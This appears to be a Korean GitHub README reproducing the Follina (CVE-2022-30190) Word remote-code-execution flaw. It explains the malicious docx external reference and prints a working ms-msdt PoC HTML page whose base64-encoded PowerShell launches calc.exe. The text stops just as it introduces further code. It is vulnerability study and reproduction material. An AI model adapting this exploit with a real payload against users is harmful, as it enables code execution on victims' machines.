
 doocop/cve-2022-30190
CVE-2022-30190(Follina) 원격 코드 실행 취약점의 재현 - 악성 docx/rtf 파일과 ms-msdt 프로토콜 핸들러를 통한 Microsoft Office Word 취약점.

Microsoft Office Word Rce 재현(CVE-2022-30190)
MS Office docx 파일에는 HTML 파일로 참조되는 외부 OLE 개체 참조가 포함될 수 있습니다. ms-msdt:라는 HTML 시나리오가 msdt 진단 도구를 호출하며, 이 도구는 (매개변수에 지정된) 임의 코드를 실행할 수 있습니다.
결과적으로 매크로를 사용하지 않고 악성 docx 파일을 여는 것만으로 RCE를 얻을 수 있는 무서운 공격 벡터입니다.
Twitter에서 @nao_sec이(가) 처음 공유한 샘플을 입수하여 다운로드했습니다.

압축 프로그램으로 02-2022-0438.doc을(를) 엽니다.

/word/_rels/document.xml.rels 파일을 열면 아래 그림과 같습니다.

ok, 위 그림에서 밑줄 친 부분을 보면 hxxps://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html에 대한 외부 참조가 포함되어 있음을 알 수 있습니다.
원본 악성 HTML 주소는 이미 폐쇄되었으므로 @nao_sec이(가) 제공한 악성 HTML 파일을 포크(fork)한 내용은 다음과 같습니다.
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//重复....

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
앞부분에 왜 그렇게 많은 쓰레기 데이터가 필요한지는 전체 HTML 파일을 4096바이트로 만들기 위해서입니다. 자세한 분석은 https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug 를 참조하세요.
위의 POC는 POWERSHELL을 실행하는 것이므로, 이를 계산기(calc)로 교체했습니다. 코드는 다음과 같습니다.






